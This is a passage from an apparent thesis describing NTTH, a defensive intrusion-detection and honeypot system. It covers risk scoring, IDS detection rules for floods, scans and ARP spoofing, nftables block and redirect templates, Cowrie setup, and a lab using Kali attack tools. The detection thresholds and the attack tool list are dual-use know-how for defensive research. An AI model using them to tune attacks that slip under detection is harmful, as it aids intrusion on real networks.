Redis Pub/Sub was chosen as the inter-agent communication mechanism for three reasons. First, Redis's in-memory data store delivers publish-to-subscribe latency of under 1 millisecond in local deployments, which is essential for maintaining the sub-second total pipeline latency target. Second, Redis is natively supported within Docker and adds negligible memory overhead at the traffic volumes NTTH targets (under 1,000 concurrent flows). Third, the Pub/Sub model naturally supports the many-to-many broadcast topology required for the Reporting Agent, which needs to subscribe to all channels simultaneously.

Each message on the bus is a JSON-serialized Python dataclass, providing a compact, human-readable format that simplifies debugging and logging. The message schema is versioned — a "schema_version" field is included in every message — to allow future format changes without requiring coordinated updates to all subscribers.

Channel Name	Publisher	Subscribers	Message Rate
ntth:features	Capture Agent	Threat Assessment Agent, Reporting Agent	~50–200 /sec per active flow
ntth:threats	Threat Assessment Agent	Decision Agent, Reporting Agent	Only on scored events
ntth:directives	Decision Agent	Enforcement Agent, Reporting Agent	Only on threshold crossings
ntth:results	Enforcement Agent	Reporting Agent	Post-enforcement confirmation
ntth:dashboard	Reporting Agent	Flutter clients (via WebSocket)	~1 /sec topology; on-event otherwise

Table 3.2: Redis Pub/Sub event bus channel topology and message rates.




Figure 3.3: Redis Pub/Sub topology showing publish and subscribe relationships between all agents.

One design decision worth noting is the choice to handle enforcement directives synchronously within the Enforcement Agent rather than publishing them to a secondary queue. The rationale

is that enforcement latency is the most critical timing constraint in the pipeline — a queued enforcement action introduces additional delay between threat detection and containment. By executing nftables commands directly upon receiving a directive (via a subprocess call to nft with a pre-validated rule template), the Enforcement Agent achieves a consistent sub-100ms enforcement latency from directive receipt to kernel rule insertion.

3.4 Hybrid Risk Scoring Model

The hybrid risk scoring model is the analytical core of NTTH. It combines two heterogeneous detection signals — a categorical score from the signature-based IDS rule engine and a continuous anomaly score from the Isolation Forest detector — into a single composite risk score that drives the Decision Agent's threshold logic.

The composite score is computed as:

$$\text{Risk Score} = 0.6 \times \text{IDS_Score} + 0.4 \times \text{Anomaly_Score}$$

where `IDS_Score` is a normalized value in $[0, 1]$ derived from the severity of the highest matching IDS rule (critical = 1.0, high = 0.75, medium = 0.5, low = 0.25, no match = 0.0), and `Anomaly_Score` is the Isolation Forest anomaly score transformed to $[0, 1]$ using a sigmoid normalization. The weights 0.6 and 0.4 were determined through grid search on a held-out subset of the CICIDS-2017 dataset, optimizing for the harmonic mean of precision and recall (F1 score) across all attack categories.

The feature vector fed into the Isolation Forest consists of 10 dimensions extracted per 5-second sliding window per source IP:

Feature	Description	Normal Range
<code>pkt_rate</code>	Packets per second from source IP	0.1–50 pps
<code>byte_rate</code>	Bytes per second from source IP	100–500k B/s
<code>dst_port_entropy</code>	Shannon entropy of destination ports	1.5–3.5 bits
<code>syn_ratio</code>	Fraction of TCP packets with SYN flag	0.05–0.25
<code>ack_ratio</code>	Fraction of TCP packets with ACK flag	0.5–0.9
<code>icmp_rate</code>	ICMP packets per second	0–2 pps
<code>unique_dst_ips</code>	Unique destination IPs per window	1–10
<code>unique_dst_ports</code>	Unique destination ports per window	1–8
<code>flow_duration_mean</code>	Mean duration of active flows (seconds)	0.5–30s
<code>payload_size_std</code>	Std deviation of payload sizes in window	50–800 bytes

Table 3.3: Feature vector description used by the Isolation Forest anomaly detector.

The IDS rule engine is implemented as a Python module that evaluates each packet against a set of 15 handwritten detection rules targeting the attack categories most commonly observed in the CICIDS-2017 dataset and in the Kali Linux toolset used for local testing. These rules are

evaluated independently of the Isolation Forest and produce a severity label that is mapped to the IDS_Score component.

Detector Rule	Condition	Severity
SYN_FLOOD	SYN packets > 100 in 5s from single source	Critical
PORT_SCAN	Unique dst ports > 20 in 10s from single source	High
ICMP_FLOOD	ICMP pkt_rate > 50 pps from single source	High
SSH_BRUTE	> 10 TCP SYN to port 22 in 30s	High
ARP_SPOOF	ARP replies with mismatched MAC/IP pairs	Critical
NULL_SCAN	TCP packet with all flags cleared	Medium
XMAS_SCAN	TCP with FIN+URG+PSH flags set	Medium
UDP_FLOOD	UDP pkt_rate > 500 pps from single source	High
DNS_AMPLIFY	UDP dst port 53 with response > 10× request size	Medium
HTTP_FUZZ	HTTP GET/POST rate > 200/min to single host	Medium

Table 3.4: IDS rule engine detector conditions and severity classifications.

3.4.1 Decision Threshold and Action Mapping

The Decision Agent applies a five-tier action mapping based on the composite risk score. Scores below 0.3 result in MONITOR action (no enforcement, event logged). Scores in [0.3, 0.5) result in an ALERT action (administrator notification pushed to dashboard). Scores in [0.5, 0.65) trigger THROTTLE (traffic shaping via tc-qdisc to limit source bandwidth). Scores in [0.65, 0.8) trigger BLOCK (nftables DROP rule for source IP). Scores ≥ 0.8 trigger REDIRECT_TO_HONEYPOT (DNAT rule redirecting source flows to the appropriate honeypot port).

Risk Score Range	Action	Mechanism	Reversible
0.00 – 0.29	MONITOR	Logging only	N/A
0.30 – 0.49	ALERT	Dashboard notification	N/A
0.50 – 0.64	THROTTLE	tc-qdisc bandwidth cap	Yes (auto-expiry 5min)
0.65 – 0.79	BLOCK	nftables DROP rule	Yes (manual or auto)
0.80 – 1.00	REDIRECT TO HONEYPOT	nftables DNAT rule	Yes (manual or auto)

Table 3.5: Risk score to enforcement action mapping with mechanism and reversibility.

3.5 Flow-Aware Dynamic Honeypot Deployment

The honeypot redirection mechanism is the most novel aspect of NTTH's design. When the Decision Agent determines that a source IP should be redirected rather than simply blocked, it constructs an nftables DNAT (Destination Network Address Translation) rule that intercepts traffic from the attacker's specific source IP targeting the original victim host, and transparently redirects it to the corresponding honeypot service. This is flow-aware because the rule is specific to the observed attacker-to-victim-port flow combination, not a blanket redirect of all traffic.

The redirection logic selects the appropriate honeypot type based on the destination port of the detected flow. Traffic destined for port 22 (SSH) is redirected to the Cowrie SSH honeypot. Traffic destined for ports 80 or 8080 (HTTP) is redirected to a custom Python-based HTTP honeypot that serves a convincing fake administrative web interface while logging all form inputs and request headers. Traffic on other ports defaults to a generic TCP socket logger that accepts the connection, logs the payload, and closes gracefully.

Fig 3.5 — Flow-Aware Honeypot Deployment Logic

[Diagram: Detected attack flow (src_ip:port → dst_ip:22) → Decision Engine (score ≥ 0.8) → nftables DNAT rule inserted → Attacker now connects to Cowrie:2222 transparently → Session logged to DB]

Figure 3.5: Flow-aware honeypot deployment — DNAT-based transparent redirection of active attacker flows.

From the attacker's perspective, the connection appears to succeed against the original target: the TCP handshake completes, the SSH banner is presented (matching the original host's SSH version string, which NTTH retrieves by briefly querying the real host before installing the redirect rule), and the attacker proceeds to attempt credential brute force or command execution. All of this activity is captured by Cowrie and stored in the honeypot session table in the database.

3.6 Database Schema Design

NTTH uses SQLite as its primary data store. The choice of SQLite over a client-server database (PostgreSQL, MySQL) was deliberate: for the traffic volumes and query patterns NTTH targets, SQLite's file-based architecture eliminates a deployment dependency while providing adequate write throughput. All database writes are performed by the Reporting Agent through a connection pooled via SQLAlchemy with WAL (Write-Ahead Log) mode enabled to prevent write contention with the REST API read queries.

Table	Primary Key	Description
threat_events	event_id (UUID)	All scored threat events with feature vectors, IDS score, anomaly score, composite score
enforcement_actions	action_id (UUID)	All enforcement actions with type, target IP/port, rule text, timestamp, and result
honeypot_sessions	session_id (UUID)	Cowrie and HTTP honeypot sessions with attacker IP, commands, credentials, duration
firewall_rules	rule_id (UUID)	Active nftables rules with status, expiry time, and the event that triggered them

network_devices	mac_address	Discovered LAN devices with IP, hostname, first seen, last seen timestamps
wifi_events	wifi_event_id (UUID)	Probe request captures and deauthentication alerts from wireless monitor

Table 3.6: Database table overview with primary keys and content descriptions.

Fig 3.6 — Database Entity-Relationship Diagram

[ER Diagram: threat_events (1) → (many) enforcement_actions; enforcement_actions (1) → (1) honeypot_sessions (optional); enforcement_actions → firewall_rules; threat_events → wifi_events (separate chain); network_devices referenced by threat_events via src_ip foreign key]

Figure 3.6: Entity-relationship diagram for the NTTH SQLite database schema.

3.7 System Requirements

NTTH is designed to run on modest hardware, which is a deliberate design constraint motivated by the goal of accessible deployment. The following table specifies the minimum and recommended hardware configuration for the NTTH host system, based on profiling measurements taken during the test deployment described in Chapter 5.

Component	Minimum	Recommended (Test Deployment)
CPU	Dual-core x86_64, 1.6 GHz	Intel Core i5-8250U (4 cores, 3.4 GHz boost)
RAM	4 GB DDR4	8 GB DDR4
Storage	20 GB SSD (for Docker images + DB)	50 GB SSD
OS	Ubuntu 20.04 LTS	Ubuntu 22.04 LTS
Network Interfaces	1× Ethernet (1 Gbps)	1× Ethernet + 1× USB WiFi (AR9271)
Docker	Docker Engine 20.x	Docker Engine 24.x + Compose V2
Kernel	Linux 5.4 (nftables support)	Linux 5.15 LTS
WiFi Adapter	Any monitor-mode capable adapter	Atheros AR9271 (TP-Link TL-WN722N v1)

Table 3.7: System hardware requirements and the actual test deployment configuration.

CPU utilization during active attack scenarios peaks at approximately 35–45% on the test hardware, with the Isolation Forest scoring and packet capture consuming the largest shares. Memory consumption across all Docker containers combined remains below 1.2 GB in steady

state. These figures confirm that the system can operate on hardware that is available in most university laboratory environments without requiring dedicated server-grade equipment.

The design choices described in this chapter reflect a consistent set of principles: each component should be independently testable, each inter-component interface should be inspectable in plain text, and every enforcement action should be reversible without requiring a system restart. The agent-inspired pipeline with Redis Pub/Sub messaging satisfies the first two properties. The nftables rule management module satisfies the third, implementing both time-based automatic rule expiry and a REST API endpoint for manual rule removal.

One design choice that was revisited during implementation was the initial plan to use Apache Kafka as the message broker rather than Redis. Kafka provides stronger message durability guarantees and supports message replay, which would be valuable for post-incident forensic analysis. However, Kafka's operational overhead — the requirement for a ZooKeeper or KRaft cluster — was disproportionate for the small-scale deployment target. Redis Pub/Sub's lack of message persistence is acceptable given that the Reporting Agent independently writes all events to the SQLite database before forwarding them to the dashboard, providing a durable record of all activity.

Chapter Summary: The NTTH architecture implements a five-phase agent-inspired pipeline with Redis Pub/Sub inter-stage communication, a hybrid risk scoring model combining signature detection (0.6) and Isolation Forest anomaly scoring (0.4), a five-tier enforcement action mapping, flow-aware honeypot redirection via nftables DNAT rules, and a SQLite database schema capturing the full audit trail of all detected threats and enforcement actions. The entire system runs on commodity hardware within Docker containers, deployable via a single docker-compose command.

Key Architecture Decisions Summary

Decision	Choice Made	Rationale
Message broker	Redis Pub/Sub	Sub-millisecond latency; simple Docker deployment
Anomaly detector	Isolation Forest	Unsupervised; no labeled attack data required; efficient
Firewall enforcement	Linux nftables	Kernel-level; sub-100ms rule application; reversible
Honeypot	Cowrie (SSH) + custom HTTP	Proven SSH deception; custom HTTP for web attack capture
Database	SQLite + WAL mode	Zero-config deployment; adequate for target write rate

Dashboard	Flutter (Web + Android)	Single codebase; real-time WebSocket updates
-----------	-------------------------	--

CHAPTER 4

Implementation

4.1 Technology Stack

The NTTH implementation uses a carefully selected set of open-source technologies chosen for their maturity, performance at the target traffic scale, and compatibility with the Docker-based deployment model. The stack spans three layers: the network capture and analysis backend, the enforcement and honeypot layer, and the cross-platform frontend.

Layer	Technology	Version	Purpose
Backend	Python 3.11	3.11.x	All backend agents, REST API, analysis pipeline
Packet Capture	Scapy	2.5.x	Raw packet sniffing and feature extraction
Anomaly Detection	scikit-learn	1.3.x	Isolation Forest training and inference
Web Framework	FastAPI	0.104.x	REST API + WebSocket server
Message Broker	Redis	7.2.x	Pub/Sub inter-agent communication
Database	SQLite + SQLAlchemy	3.43 + 2.0	Event storage and query layer
SSH Honeypot	Cowrie	2.5.x	SSH/Telnet deception and session logging
Firewall	nftables (Linux kernel)	1.0.x	Packet filtering and DNAT rules
WiFi Capture	Scapy + ath9k_htc	Kernel 5.15	Monitor mode 802.11 frame capture
Frontend	Flutter	3.16.x	Web and Android real-time dashboard
Containerization	Docker + Compose	24.x + V2	Service isolation and deployment
Async HTTP	aiohttp / uvicorn	3.9 / 0.24	ASGI server for FastAPI

Table 4.1: Complete technology stack summary with versions and purpose.

4.2 Hardware Requirements

The hardware requirements for NTTH were kept deliberately minimal. The test deployment used a consumer-grade laptop running Ubuntu 22.04, supplemented by a \$10 USB WiFi adapter. The table below documents both the minimum specifications required for functional operation and the actual hardware used during the experimental evaluation described in Chapter 6.

Component	Minimum Spec	Test Deployment Spec
Processor	2 cores, 1.6 GHz x86_64	Intel Core i5-8250U, 4 cores, 1.6–3.4 GHz
RAM	4 GB DDR4	8 GB DDR4 2400 MHz
Storage	20 GB SSD/HDD	256 GB NVMe SSD (Samsung 860 EVO)
Primary NIC	Gigabit Ethernet	Intel I219-V (1 Gbps, built-in)
WiFi Adapter	Any monitor-mode adapter	TP-Link TL-WN722N v1 (Atheros AR9271)
OS	Ubuntu 20.04+ LTS	Ubuntu 22.04.3 LTS (kernel 5.15.0-91)
Docker	Docker Engine 20.x	Docker Engine 24.0.7, Compose V2.21
Network Position	SPAN port or inline	Inline bridge (br0) between switch and gateway

Table 4.2: Hardware requirements and test deployment configuration.

The network interface bridging was configured using the Linux bridge utilities, creating a transparent forwarding bridge that passes all LAN traffic through the NTTH host without requiring any changes to DHCP assignments, routing tables, or client network configurations on the monitored LAN. This transparent mode is essential for zero-disruption deployment in existing networks.

4.3 Backend Service Architecture

The backend consists of five Python services running as independent Docker containers, each corresponding to one of the agent stages defined in the architecture chapter. A sixth service hosts the FastAPI REST API and WebSocket server. All services communicate through the Redis container using the shared Docker network bridge.

Each agent service is implemented as a Python asyncio application, using the aioredis library for non-blocking Redis Pub/Sub operations. This allows the Threat Assessment Agent, for example, to subscribe to the feature_vectors channel, process arriving feature sets through the Isolation Forest scorer, and publish results — all within a single event loop iteration without blocking on IO operations. The use of asyncio rather than threading avoids the Python GIL's impact on CPU-

bound scoring operations, since the Isolation Forest inference is dispatched to a separate `ThreadPoolExecutor` for the computationally intensive tree traversal steps.

4.4 Packet Capture and Processing Engine

The Capture Agent uses Scapy's AsyncSniffer in combination with a BPF (Berkeley Packet Filter) expression to selectively capture traffic. The BPF filter excludes loopback traffic, ARP broadcasts (which are handled by a dedicated ARP monitor), and the NTTH's own Redis and API communication, reducing the volume of packets entering the processing pipeline.

Packets are buffered in a 5-second sliding window keyed by source IP address. At the end of each window, the 10-dimensional feature vector described in Chapter 3 is computed from the buffered packets for each active source IP with more than 5 packets in the window (sources with fewer packets are not scored, since the feature vector would be unreliable at very low counts). The feature vector is then published to the Redis `ntth:features` channel as a JSON-serialized dictionary alongside the source IP and window timestamp.

```
# Simplified Capture Agent - feature extraction loop
async def process_window(src_ip: str, packets: list) -> FeatureVector:
    pkt_count = len(packets)
    byte_count = sum(len(p) for p in packets)
    dst_ports = [p[TCP].dport for p in packets if p.haslayer(TCP)]
    syn_count = sum(1 for p in packets if p.haslayer(TCP) and p[TCP].flags == 'S')
    icmp_count = sum(1 for p in packets if p.haslayer(ICMP))

    return FeatureVector(
        src_ip=src_ip,
        pkt_rate=pkt_count / WINDOW_SECONDS,
        byte_rate=byte_count / WINDOW_SECONDS,
        dst_port_entropy=entropy(Counter(dst_ports).values()),
        syn_ratio=syn_count / max(pkt_count, 1),
        icmp_rate=icmp_count / WINDOW_SECONDS,
        unique_dst_ips=len(set(p[IP].dst for p in packets if p.haslayer(IP))),
        unique_dst_ports=len(set(dst_ports)),
        # ... remaining features
    )
```

Fig 4.1 — Packet Capture Pipeline

[Diagram: NIC → Scapy AsyncSniffer (BPF filtered) → 5-second window buffer (keyed by `src_ip`) → Feature Vector Computation → Redis `ntth:features` publish]

Figure 4.1: Packet capture and feature extraction pipeline within the Capture Agent.

The ARP monitor runs as a lightweight parallel coroutine within the same Capture Agent process, using Scapy's `sniff()` with a BPF filter for ARP-only packets. It maintains a local ARP table (IP → MAC mapping learned from observed legitimate traffic) and raises an `ARP_SPOOF` alert whenever an ARP reply presents a MAC address that conflicts with the established table for a given IP. This is a deliberate design decision to handle ARP spoofing outside the main feature-

vector pipeline, since ARP packets lack the TCP/IP header fields required by the standard feature extractor.

4.5 IDS Rule Engine Implementation

The IDS Rule Engine is a Python module that evaluates each feature vector against a set of 15 handwritten detection rules. The rules are defined as Python dataclasses with a condition function and an associated severity enumeration. When a feature vector is received by the Threat Assessment Agent, each rule's condition function is evaluated against the vector's attributes. If multiple rules match, the highest severity match is used to set the IDS_Score component.

The rule format was designed to be readable and modifiable without Python expertise. Each rule is effectively a threshold condition on one or more feature vector fields, making the detection logic transparent and auditable. The following snippet illustrates the structure of the SYN flood detection rule:

```
@dataclass
class IDSRule:
    name: str
    severity: Severity
    condition: Callable[[FeatureVector], bool]

SYN_FLOOD_RULE = IDSRule(
    name="SYN_FLOOD",
    severity=Severity.CRITICAL,
    condition=lambda fv: (
        fv.syn_ratio > 0.7 and
        fv.pkt_rate > 80 and
        fv.unique_dst_ips <= 3
    )
)

PORT_SCAN_RULE = IDSRule(
    name="PORT_SCAN",
    severity=Severity.HIGH,
    condition=lambda fv: (
        fv.unique_dst_ports > 20 and
        fv.pkt_rate > 5 and
        fv.byte_rate < 50000 # port scans are low-bandwidth
    )
)
```

The IDS score is normalized using a simple mapping: CRITICAL → 1.0, HIGH → 0.75, MEDIUM → 0.5, LOW → 0.25, NONE → 0.0. This normalization ensures that the IDS component of the composite risk score is bounded in [0, 1] and comparable to the normalized Isolation Forest anomaly score.

One practical challenge encountered during implementation was the tuning of rule thresholds to minimize false positives on the test network's normal traffic. Initial threshold values were taken from published Snort rule signatures for the same attack categories. After observing false positive rates of approximately 15% on normal SSH traffic and 8% on regular web server traffic,

thresholds were adjusted through a two-week observation period on the live test network before the controlled attack experiments were run. The final threshold values shown in the code listings above reflect this tuned configuration.

4.6 Isolation Forest Anomaly Detector

The Isolation Forest is trained offline on a 72-hour baseline capture of normal network traffic from the test environment, collected before any attack experiments were conducted. The training dataset consists of approximately 280,000 feature vectors extracted from normal traffic windows. The sklearn IsolationForest implementation is configured with 100 estimators (isolation trees), a contamination parameter of 0.05 (the expected fraction of anomalous samples in the training set), and the 'auto' max_samples parameter which defaults to min(256, n_samples).

After training, the model is serialized to a joblib file and loaded by the Threat Assessment Agent at startup. Inference on a single feature vector takes approximately 0.4 milliseconds on the test hardware, which is well within the latency budget for the assessment stage. The Isolation Forest returns a raw anomaly score in the range [-0.5, 0.5] (where more negative values indicate higher anomaly), which is transformed to [0, 1] using the formula:

```
# Anomaly score normalization - sigmoid-based transformation
def normalize_anomaly_score(raw_score: float) -> float:
    """
    raw_score: sklearn IsolationForest score_samples() output
    Typical normal traffic: -0.05 to -0.2
    Typical anomalous traffic: -0.3 to -0.5
    """
    # Negate and scale to make higher values = more anomalous
    scaled = (-raw_score - 0.05) / 0.45 # shift and scale to [0, 1]
    scaled = max(0.0, min(1.0, scaled)) # clamp
    return float(scaled)
```

Fig 4.2 — Isolation Forest Feature Space Visualization

[Scatter plot: PCA-reduced 2D projection of feature vectors colored by anomaly score. Normal traffic cluster in center (blue). Attack vectors scattered at periphery (red). Decision boundary shown as dashed contour.]

Figure 4.2: PCA-reduced visualization of the Isolation Forest feature space showing separation of normal and attack traffic.

The model retraining schedule is managed by a weekly cron job that runs a Python script to collect confirmed-normal traffic features from the SQLite database (those with risk scores below 0.15 and no subsequent enforcement action) and retrain the Isolation Forest model. The newly trained model is written to a staging file, validated against a held-out normal traffic set to confirm its false positive rate does not exceed 8%, and then atomically swapped into the active model path. The Threat Assessment Agent detects the file change using inotify and reloads the model within the same asyncio event loop iteration without dropping any feature vectors.

This retraining mechanism handles gradual concept drift — changes in the network's normal traffic pattern due to new services, users, or usage patterns — without requiring manual model intervention. It does not protect against adversarial evasion, where an attacker deliberately keeps their traffic within the learned normal distribution to avoid anomaly detection. Addressing adversarial evasion is noted as future work in Chapter 7.

4.7 Firewall and Honeypot Integration

The Enforcement Agent interacts with the Linux kernel's nftables subsystem through subprocess calls to the nft command-line utility. The agent maintains a Python module called ntth_nft_manager that implements three operations: rule insertion, rule deletion, and rule listing. Each operation is validated before execution through a pre-validation function that checks the rule syntax against a whitelist of permitted rule templates, preventing injection of arbitrary nftables commands through a compromised event message.

```
# nftables BLOCK rule template
BLOCK_RULE_TEMPLATE = (
    "nft add rule inet ntth_filter forward "
    "ip saddr {src_ip} drop comment \"{rule_id}\""
)

# nftables DNAT honeypot redirect template (SSH example)
HONEYPOT_DNAT_TEMPLATE = (
    "nft add rule ip ntth_nat prerouting "
    "ip saddr {src_ip} tcp dport {orig_port} "
    "dnat to {honeypot_ip}:{honeypot_port} "
    "comment \"{rule_id}\""
)
```

The nftables table structure used by NTTH consists of two custom tables: ntth_filter (containing the forward chain for DROP rules) and ntth_nat (containing the prerouting chain for DNAT rules). These tables are initialized at system startup and cleared on shutdown, leaving the host's existing iptables/nftables configuration untouched. This isolation of NTTH's rules into named tables ensures that manual administrator rules in the default tables are not affected by NTTH's enforcement actions.

Fig 4.3 — nftables Rule Chain Diagram

[Diagram: Incoming packet → ntth_nat (prerouting) → DNAT check → If matched: redirect to honeypot | else → ntth_filter (forward) → DROP check → If matched: drop | else → forward to destination]

Figure 4.3: nftables rule chain structure showing DNAT and DROP rule evaluation order.

4.7.1 Cowrie SSH Honeypot Configuration

Cowrie runs in its Docker container with a custom configuration that mimics the hostname, SSH server version string, and filesystem structure of a typical Ubuntu server. The fake filesystem includes a realistic /etc/passwd, /etc/shadow, and a set of common binaries in /usr/bin and /bin. Attacker commands such as wget, curl, whoami, and uname return simulated output consistent with the fake environment rather than the host's actual output.

Cowrie logs every authentication attempt, every command executed in the fake shell, and every file download attempt to a structured JSON log. The NTTH Reporting Agent parses this log continuously using the `tailer` library (which implements inotify-based file tailing) and inserts new entries into the `honeypot_sessions` table in the SQLite database, making them immediately visible in the Flutter dashboard.

4.8 Flutter Dashboard Implementation

The Flutter dashboard is the user-facing component of NTTH, providing real-time visibility into the system's operation through a WebSocket connection to the FastAPI backend. The dashboard is implemented as a Flutter web application that can be served as a static site and accessed from any modern browser, with the same codebase compiled to a native Android APK for mobile access without modification.

The dashboard consists of seven screens, each corresponding to a distinct operational view of the network defense system. Navigation between screens uses a persistent left sidebar on web (drawer on mobile), with real-time badge counts showing active threats, firewall rules, and honeypot sessions.

Fig 4.4 — Flutter Dashboard Architecture

[Diagram: Flutter App (Provider state management) → WebSocket client (dart:io) → FastAPI WebSocket endpoint → Redis subscriber → Real-time data streams. REST API calls for historical data and control operations.]

Figure 4.4: Flutter dashboard architecture showing WebSocket real-time data flow and REST API calls.

State management in the Flutter application uses the Provider package. A single NTTHDataProvider class manages the application's global state, receiving WebSocket messages and updating the relevant state objects — ThreatList, FirewallRuleList, HoneypotSessionList, DeviceList, and TopologyGraph — which in turn notify their registered listeners in each screen widget tree. This architecture ensures that a new threat event received on the WebSocket triggers an immediate UI update in the Threats screen and the Dashboard overview simultaneously without requiring explicit screen-to-screen communication.

4.8.1 Network Topology Visualization

The network topology screen renders a force-directed graph of discovered LAN devices using the Flutter graph_view package. Nodes are colored by device status: green for normal, yellow for monitored/alerted, orange for throttled, and red for blocked or currently redirected to honeypot. The topology graph updates every 5 seconds from the REST API's /api/v1/devices endpoint, while threat status indicators update in real time through the WebSocket stream.

4.8.2 Firewall and Honeypot Screens

The Firewall Rules screen displays a sortable table of all active nftables rules with their triggering risk score, rule type (BLOCK or DNAT), target IP, expiry time, and a manual delete button that calls the DELETE /api/v1/rules/{rule_id} endpoint. The Honeypot Sessions screen

shows a live feed of Cowrie and HTTP honeypot sessions, expandable to show the full command sequence, credential attempts, and session duration for each attacker interaction.

4.9 WiFi Monitor Module

The WiFi Monitor Module runs as a separate Python process (not within the agent pipeline) attached to the Atheros AR9271 USB adapter in monitor mode. The adapter is placed in monitor mode at startup using the `iwconfig` command via a subprocess call. The module then uses Scapy's `sniff()` function with a BPF filter for 802.11 management frames (type 0) to capture probe requests, deauthentication frames, and disassociation frames.

Probe requests are analyzed for two indicators: unusual probe rates from a single MAC address (a threshold of more than 30 probe requests per 60-second window, significantly above the normal rate of 2–5 per minute from active clients), and the disclosure of SSID strings that match known sensitive network names in a configurable watchlist. When either condition is met, a `wifi_event` record is inserted into the database and a dashboard notification is pushed via the Reporting Agent's WebSocket broadcast.

Deauthentication frames are counted in a 10-second rolling window. When the count exceeds the configured threshold (default: 20 deauth frames in 10 seconds), a `DEAUTH_ATTACK` alert is raised with the source and destination MAC addresses included in the alert metadata. Since MAC addresses on management frames can be spoofed, the alert notes this caveat in the dashboard display alongside the captured frame data.

4.10 REST API Endpoints

The FastAPI REST API provides 18 endpoints covering all read and control operations exposed by the NTTH system. All endpoints require a Bearer token for authentication, using a simple shared secret configured at deployment time. The API is served on port 8000 with TLS enabled in production configurations.

Method	Endpoint	Description
GET	<code>/api/v1/threats</code>	List recent threat events with pagination
GET	<code>/api/v1/threats/{id}</code>	Get single threat event details
GET	<code>/api/v1/rules</code>	List all active firewall rules
DELETE	<code>/api/v1/rules/{id}</code>	Manually delete a firewall rule
POST	<code>/api/v1/rules</code>	Manually create a custom firewall rule
GET	<code>/api/v1/honeypot/sessions</code>	List honeypot sessions
GET	<code>/api/v1/honeypot/sessions/{id}</code>	Get full session detail with command log
GET	<code>/api/v1/devices</code>	List all discovered network devices
GET	<code>/api/v1/topology</code>	Get network graph data (nodes + edges)
GET	<code>/api/v1/wifi/events</code>	List WiFi probe and deauth alerts

GET	/api/v1/stats/summary	System-wide statistics for dashboard KPIs
POST	/api/v1/config/threshold	Update risk score enforcement thresholds
GET	/api/v1/health	System health check for all agent services
WS	/ws	WebSocket endpoint for real-time dashboard updates

Table 4.3: REST API endpoints with HTTP methods and descriptions.

4.11 Docker Deployment

The entire NTTH backend is containerized using Docker Compose. This approach provides service isolation — each agent runs in its own container with only the network access it requires — while enabling a single-command deployment that handles startup ordering, health checks, and container networking automatically.

One notable challenge in the Docker configuration is that the Capture Agent requires access to the host's network interface in raw packet capture mode, which requires the `NET_RAW` and `NET_ADMIN` capabilities. Similarly, the Enforcement Agent requires access to the host's nftables kernel interface, which requires the `NET_ADMIN` capability and a bind-mount of `/etc/nftables.conf` into the container. These elevated capabilities are intentionally scoped to only the specific services that require them, following the principle of least privilege within the container architecture.

Container	Image	Exposed Port	Special Privileges
ntth-capture	ntth/capture:latest	—	NET_RAW, NET_ADMIN, host network
ntth-assessor	ntth/assessor:latest	—	None
ntth-decision	ntth/decision:latest	—	None
ntth-enforcer	ntth/enforcer:latest	—	NET_ADMIN, nft bind-mount
ntth-reporter	ntth/reporter:latest	—	None
ntth-api	ntth/api:latest	8000 (HTTPS)	None
ntth-redis	redis:7.2-alpine	6379 (internal)	None
ntth-cowrie	cowrie/cowrie:latest	2222, 2223 (internal)	None
ntth-wifi	ntth/wifi:latest	—	NET_RAW, host network

Table 4.4: Docker container configuration with image names, ports, and special privilege requirements.

The startup sequence is managed by Docker Compose's `depends_on` with `condition: service_healthy`, ensuring that the Redis container is healthy before any agent containers start, and that the Enforcer does not attempt nftables operations before the Capture Agent has established its interface binding. The full system reaches steady state — all containers running, all agents subscribed to their channels, and the API serving requests — approximately 12 seconds after issuing the `docker compose up` command.

Chapter Summary: *The implementation covers a Python asyncio backend across five agent services, a Scapy-based packet capture engine with 10-dimensional feature extraction, an Isolation Forest detector trained on 72 hours of baseline traffic, an nftables enforcement module with templated rule injection, a Cowrie SSH honeypot with JSON session logging, a Flutter dashboard with WebSocket real-time state management, and a Docker Compose deployment with nine containers achieving a 12-second startup time on the test hardware.*

CHAPTER 5

Testing and Demonstration

5.1 Test Environment Setup

The test environment consists of three physical machines connected through a managed Ethernet switch, with the NTTH host positioned inline between the switch and the gateway router. The three nodes are: the NTTH host (Ubuntu 22.04, described in Chapter 4), a victim host (Ubuntu 22.04 server, running an SSH server, an Nginx web server, and a simulated FTP service), and an attacker machine (Kali Linux 2024.1, used to execute all controlled attack scenarios).

All three machines are on the same /24 subnet (192.168.1.0/24) with the NTTH host at 192.168.1.1, the victim at 192.168.1.100, and the attacker at 192.168.1.200. The NTTH host bridges the eth0 (LAN-facing) and eth1 (WAN-facing) interfaces, creating a transparent network tap through which all traffic between the victim and the gateway passes. The Atheros AR9271 USB adapter (wlan0mon) is placed in monitor mode on channel 6 for WiFi monitoring during relevant test scenarios.

Before each attack experiment, the NTTH database is cleared, all active firewall rules are flushed, and the Isolation Forest model is confirmed to be loaded and healthy via the /api/v1/health endpoint. A baseline 5-minute idle period is recorded after clearing to confirm that no false positive alerts are generated before the attack scenario begins. The Flutter dashboard is open on a separate monitor during all experiments, and the response — threat detection, enforcement action, and dashboard update — is observed in real time and recorded via screen capture.

Machine	Role	OS	IP Address	Services
NTTH Host	Defense system	Ubuntu 22.04	192.168.1.1	All NTTH agents, API, Dashboard
Victim Host	Target machine	Ubuntu 22.04	192.168.1.100	SSH (22), HTTP (80), FTP (21)
Attacker	Attack origin	Kali Linux 2024.1	192.168.1.200	Nmap, Hydra, hping3, arpspoof, Metasploit

Table 5.0: Test environment machine configuration summary.

5.2 Attack Testing Methodology

Six attack categories were tested, selected to cover both the IDS rule engine's known detection capabilities and the Isolation Forest's anomaly detection domain. Each category was executed three times with different parameter configurations (e.g., varying SYN flood rate), and the minimum, maximum, and median response times and detection outcomes were recorded. All attacks were executed using standard Kali Linux tools without any evasion techniques applied, to establish baseline detection performance before evasion testing is considered in future work.

Scenario	Tool Used	Attack Parameters	Expected Detection	Expected Action
